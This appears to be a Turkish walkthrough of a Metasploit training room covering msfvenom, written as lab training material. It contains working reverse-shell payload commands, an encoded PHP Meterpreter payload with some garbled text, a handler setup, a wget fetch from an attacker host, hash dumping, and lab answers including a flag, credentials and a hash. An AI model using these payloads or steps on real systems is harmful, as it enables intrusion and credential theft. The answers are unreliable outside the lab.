Soru ⇒ Hedef VM'deki kritik güvenlik açıklarından birini istismar edin(İpucu ⇒ Hedefte MS17-010 yaması eksik.)

Cevap ⇒ Cevap Gerekmemektedir.

Soru ⇒ Flag.txt dosyasının içeriği nedir(İpucu ⇒ Meterpreter'ın "search" komutunu kullanabilirsiniz.)?

Cevap ⇒ THM-5455554845

Soru ⇒ "pirate" kullanıcısının parolasının NTLM karması nedir(İpucu ⇒)?

Cevap ⇒ hashdump kullanın

Task 6 Msfvenom (Görev 6 Msfvenom)

Aşağıdaki Makineyi Başlat düğmesine basın.

Msfpayload ve Msfencode'un yerini alan Msfvenom, ödeme yükleri oluşturmanıza olanak tanır.

Msfvenom, Metasploit çerçevesinde bulunan tüm yüklere erişmenizi sağlayacaktır. Msfvenom, birçok farklı formatta (PHP, exe, dll, elf, vb.) ve birçok farklı hedef sistem (Apple, Windows, Android, Linux, vb.) için faydalı yükler oluşturmanıza olanak tanır.

```
root@ip-10-10-186-44:~# msfvenom -l payloads Framework Payloads (562 total) [--payload ]
==================================================

  Name                                              Description
  ----                                              -----------
  aix/ppc/shell_bind_tcp                            Listen for a connection and spawn a command shell
  aix/ppc/shell_find_port                           Spawn a shell on an established connection
  aix/ppc/shell_interact                            Simply execve /bin/sh (for inetd programs)
  aix/ppc/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
  android/meterpreter/reverse_http                  Run a meterpreter server in Android. Tunnel communication over HTTP
  android/meterpreter/reverse_https                 Run a meterpreter server in Android. Tunnel communication over HTTPS
  android/meterpreter/reverse_tcp                   Run a meterpreter server in Android. Connect back stager
  android/meterpreter_reverse_http                  Connect back to attacker and spawn a Meterpreter shell
  android/meterpreter_reverse_https                 Connect back to attacker and spawn a Meterpreter shell
  android/meterpreter_reverse_tcp                   Connect back to the attacker and spawn a Meterpreter shell
  android/shell/reverse_http                        Spawn a piped command shell (sh). Tunnel communication over HTTP
  android/shell/reverse_https                       Spawn a piped command shell (sh). Tunnel communication over HTTPS
  android/shell/reverse_tcp                         Spawn a piped command shell (sh). Connect back stager
  apple_ios/aarch64/meterpreter_reverse_http        Run the Meterpreter / Mettle server payload (stageless)
  apple_ios/aarch64/meterpreter_reverse_https       Run the Meterpreter / Mettle server payload (stageless)
  apple_ios/aarch64/meterpreter_reverse_tcp         Run the Meterpreter / Mettle server payload (stageless)
  apple_ios/aarch64/shell_reverse_tcp               Connect back to attacker and spawn a command shell
  apple_ios/armle/meterpreter_reverse_http          Run the Meterpreter / Mettle server payload (stageless)
```

```
apple_ios/armle/meterpreter_reverse_https      Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_tcp        Run the Meterpreter / Mettle server payload (stageless)
```

Output formats (Çıktı formatları)

Bağımsız yükler oluşturabilir (örneğin Meterpreter için bir Windows çalıştırılabiliri) ya da kullanılabilir bir ham format (örneğin python) elde edebilirsiniz. Themsfvenom --list formats komutu desteklenen çıktı formatlarını listelemek için kullanılabilir

Encoders

Bazı inanışların aksine, kodlayıcılar hedef sistemde yüklü antivirüs programını atlatmayı amaçlamaz. Adından da anlaşılacağı gibi, yükü kodlarlar. Bazı antivirüs yazılımlarına karşı etkili olsa da, modern gizleme tekniklerini kullanmak veya kabuk kodu enjekte etme yöntemlerini öğrenmek soruna daha iyi bir çözümdür. Aşağıdaki örnek kodlamanın kullanımını göstermektedir (-e parametresi ile. Meterpreter'ın PHP sürümü Base64 ile kodlanmıştır ve çıktı biçimi hamdır.

```
root@ip-10-10-186-44:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.186.44 -f raw -e php/base64[-] No
platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1507 (iteration=0)
php/base64 chosen with final size 1507
Payload size: 1507 bytes
eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzEwLjEwLjE4Ni40NCc7ICRwb3
J0ID0gNDQ0NDsgaWYgKCgkZiA9ICdzdHJlYW1fc29ja2V0X2NsaWVudCcpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA
9ICRmKCJ0Y3A6Ly97JGlwfTp7JHBvcnR9Iik7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9ICdmc29j
a29wZW4nKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigkaXAsICRwb3J0KTsgJHNfdHlwZSA9ICdzdHJlYW0n
OyB9IGlmICghJHMgJiYgJiYgKCRmID0gJ3NvY2tldF9jcmVhdGUnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAk
JTkVULCBTT0NLX1NUUkVBTSwgU09MX1RDUCk7ICRyZXMgPSBAc29ja2V0X2Nvbm5lY3QoJHMsICRpcCwgJHBvcnQp
pOyBpZiAoISRyZXMpIHsgZGllKCk7IH0gJHNfdHlwZSA9ICdzb2NrZXQnOyB9IGlmICghJHNfdHlwZSkgeyBkaWUoJ25vIH
NvY2tldCBmdW5jycpOyB9IGlmICghJHMpIHsgZGllKCdubyBzb2NrZXQnKTsgfSBzd2l0Y2ggKCRzX3R5cGUpIHsgY2FzZ
SAnc3RyZWFtJzogJGxlbiA9IGZyZWFkKCRzLCA0KTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRsZW4gPSBzb2NrZXRfcm
VhZCgkcywgNCk7IGJyZWFrOyB9IGlmICghJGxlbikgeyBkaWUoKTsgfSAkYSA9IHVucGFjaygi.TmxlbiIsICRsZW4pOyAkbG
VuID0gJGFbJ2xlbiddOyAkYiA9ICcnOyB3aGlsZSAoc3RybGVuKCRiKSA8ICRsZW4pIHsgJGIgLj0gJGJfdGNoICgkc190eXBlKSB7IG
Nhc2UgJ3N0cmVhbSc6ICRiIC49ICRzZyAoJGxlbiAkYiwgJGxlbiAkYiwgJHMpOyBicmVhazsgY2FzZSAnc29ja2V0Jzog
JGlgLj0gc29ja2V0X3JlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyB9IH0gJEdMT0JBTFNbJ21zZ3NvY2snX
SA9ICRzOyAkR0xPQkFMU1snbXNnc29ja190eXBlJ10gPSAkc190eXBlOyAkc190eXh0ZW5zaW9uX2xvYWRlZCgnc3Vob3
NpbicpICYmIGluaV9nZXQoJ3N1aG9zaW4uZXhlY3V0b3luZGlzYWJsZV9ldmFsJykpIHsgJHN1aG9zaW5fYnlwYXNzPWN
yZWF0ZV9mdW5jdGlvbignJywgJGIpOyAkc3Vob3Npbl9ieXBhc3MoKTsgfSBlbHNlIHsgZXZhbCgkYik7IH0gZGllKCk7));
root@ip-10-10-186-44:~#
```

Handlers (İşleyiciler)

Ters kabuk kullanan istismarlara benzer şekilde, MSFvenom yükü tarafından oluşturulan gelen bağlantıları kabul edebilmeniz gerekecektir. Bir exploit modülü kullanırken, bu kısım exploit modülü tarafından otomatik olarak ele alınır, bir ters kabuk ayarlarken payload seçenekleri başlığının nasıl göründüğünü hatırlayacaksınız. Bir hedeften bağlantı almak için yaygın olarak kullanılan terim 'kabuk yakalamaktır'. MSFvenom yükünüzde oluşturulan ters kabuklar veya Meterpreter geri çağrıları bir işleyici kullanılarak kolayca yakalanabilir.


Aşağıdaki senaryo tanıdık gelebilir; DVWA'da (Damn Vulnerable Web Application) bulunan dosya yükleme güvenlik açığından yararlanacağız. Bu görevdeki alıştırmalar için, benzer bir senaryoyu başka bir hedef sistemde çoğaltmanız gerekecektir, DVWA burada örnekleme amacıyla kullanılmıştır. İstismar adımları şunlardır;

1. MSFvenom kullanarak PHP kabuğu oluşturma
2. Metasploit işleyicisini başlatın
3. PHP kabuğunu çalıştırın

MSFvenom bir yük, yerel makinenin IP adresini ve yükün bağlanacağı yerel portu ister. Aşağıda görüldüğü gibi, 10.0.2.19 saldırıda kullanılan AttackBox'ın IP adresidir ve yerel port 7777 seçilmiştir.

```
root@ip-10-0-2-19:~# msfvenom -p php/reverse_php LHOST=10.0.2.19 LPORT=7777 -f raw > reverse_shell.php[-] No p
latform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3020 bytes
root@ip-10-0-2-19:~#
```


Lütfen dikkat: Çıktı PHP dosyasında, aşağıda görüldüğü gibi, yorumlanmış başlangıç PHP etiketi ve bitiş etiketi (?>) eksik olacaktır.



reverse_shell.php dosyası, çalışan bir PHP dosyasına dönüştürülmek üzere düzenlenmelidir.

Aşağıda: Dosyanın başından kaldırılan yorumlar.

Aşağıda: Bitiş etiketi eklendi



Gelen bağlantıyı almak için Multi Handler kullanacağız. Modül use exploit/multi/handler komutu ile kullanılabilir.

Çoklu işleyici tüm Metasploit yüklerini destekler ve Meterpreter'ın yanı sıra normal kabuklar için de kullanılabilir.

Modülü kullanmak için payload değerini (bu durumda php/reverse_php), LHOST ve LPORT değerlerini ayarlamamız gerekecektir.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/reverse_php
payload ⇒ php/reverse_php
msf5 exploit(multi/handler) > set lhost 10.0.2.19
lhost ⇒ 10.0.2.19
msf6 exploit(multi/handler) > set lport 7777
lport ⇒ 7777
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  ---------------  --------  -----------


Payload options (php/reverse_php):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  10.0.2.19        yes       The listen address (an interface may be specified)
  LPORT  7777             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Wildcard Target


msf6 exploit(multi/handler) >
```

Her şey ayarlandıktan sonra, işleyiciyi çalıştıracağız ve gelen bağlantıyı bekleyeceğiz.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.186.44:7777
```

Ters kabuk tetiklendiğinde, bağlantı multi/handler tarafından alınacak ve bize bir kabuk sağlayacaktır.

Eğer yük Meterpreter olarak ayarlanmışsa (örneğin Windows çalıştırılabilir formatında), multi/handler bize bir Meterpreter kabuğu sağlayacaktır.

Other Payloads (Diğer Yükler)

Hedef sistemin yapılandırmasına (işletim sistemi, web sunucusu kurulumu, yüklü yorumlayıcı vb.) bağlı olarak msfvenom neredeyse tüm formatlarda yükler oluşturmak için kullanılabilir. Aşağıda sıklıkla kullanacağınız birkaç örnek bulunmaktadır:

Tüm bu örneklerde, LHOST saldıran makinenizin IP adresi, LPORT ise işleyicinizin dinleyeceği bağlantı noktası olacaktır.

Linux Çalıştırılabilir ve Bağlanabilir Biçimi (elf)

`msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f elf > rev_shell.elf`

.elf biçimi Windows'taki .exe biçimi ile karşılaştırılabilir. Bunlar Linux için çalıştırılabilir dosyalardır. Ancak yine de hedef makinede çalıştırılabilir izinlere sahip olduklarından emin olmanız gerekebilir. Örneğin, hedef makinenizde shell.elf dosyasına sahip olduğunuzda, çalıştırılabilir izinleri uyumlaştırmak için chmod +x shell.elf komutunu kullanın. Bunu yaptıktan sonra, hedef makinenin komut satırına ./shell.elf yazarak bu dosyayı çalıştırabilirsiniz.

Windows

`msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f exe > rev_shell.exe`

PHP

`msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f raw > rev_shell.php`

ASP

`msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f asp > rev_shell.asp`

PYTHON

`msfvenom -p cmd/unix/reverse_python LHOST=10.10.X.X LPORT=XXXX -f raw > rev_shell.py`

Yukarıdaki örneklerin tümü ters yüklerdir. Bu, exploit/multi/handler modülünün bir işleyici olarak çalışması için saldıran makinenizde dinlemeniz gerektiği anlamına gelir. İşleyiciyi payload, LHOST ve LPORT parametreleri ile uygun şekilde ayarlamanız gerekecektir. Bu değerler msfvenom yükünü oluştururken kullandığınız değerlerle aynı olacaktır.

Sorular

Soru ⇒ Bu göreve bağlı sanal makineyi başlatın. Kullanıcı adı murphy ve parola 1q2w3e4r'dir. SSH ile bağlanabilir veya bu makineyi tarayıcıda başlatabilirsiniz. Terminale girdikten sonra, root kabuğu almak için "sudo su" yazın, bu işleri kolaylaştıracaktır.

Cevap ⇒ Cevap Gerekmemektedir.

Soru ⇒ .elf formatında bir meterpreter yükü oluşturun (AttackBox'ta veya seçtiğiniz saldırı makinesinde).

Cevap ⇒ Cevap Gerekmemektedir.

Soru ⇒ Hedef makineye aktarın (python3 -m http.server 9000 komutu ile saldıran makinenizde bir Python web sunucusu başlatabilir ve hedef makineye indirmek için wget http://ATTACKING_MACHINE_IP:9000/shell.elf kullanabilirsiniz).

Cevap ⇒ Cevap Gerekmemektedir.

Soru ⇒ Hedef makinede bir meterpreter oturumu alın.

Cevap ⇒ Cevap Gerekmemektedir.

Soru ⇒ Sistemdeki diğer kullanıcıların hash'lerini dökmek için bir post exploitation modülü kullanın. (İpucu ⇒ post/linux/gather/hashdump modülünü kullanın.)

Cevap ⇒ Cevap Gerekmemektedir.

Soru ⇒ Diğer kullanıcının parola karması nedir?

Cevap⇒6Sy0NNIXw$SJ27WItHI89hwM5UxqVGiXidj94QFRm2Ynp9p9kxgVbjrmtMez9EqXoDWtcQd8rf0tjc77hBFbWxjGm

Task 7 Summary (Görev 7 Özet)

Artık Metasploit'in hedef sistemlerdeki potansiyel güvenlik açıklarını belirlemenize ve bu güvenlik açıklarından yararlanmanıza nasıl yardımcı olabileceğini daha iyi anlamış olmalısınız.

Veritabanı özelliğinin birden fazla potansiyel hedefinizin olduğu sızma testi çalışmalarında size nasıl yardımcı olabileceğini de gördünüz.

Son olarak, msfvenom ve bağımsız Meterpreter yüklerinin oluşturulması konusunda biraz deneyim kazanmış olmalısınız. Bu özellikle hedef sisteme bir dosya yükleyebildiğiniz veya hedef sisteme dosya indirebildiğiniz durumlarda faydalıdır. Meterpreter, istismar sonrası aşamada kullanımı kolay birçok özellik sunan güçlü bir araçtır.

Soru ⇒ Cevap Gerekmemektedir.

Cevap ⇒ Cevap Gerekmemektedir.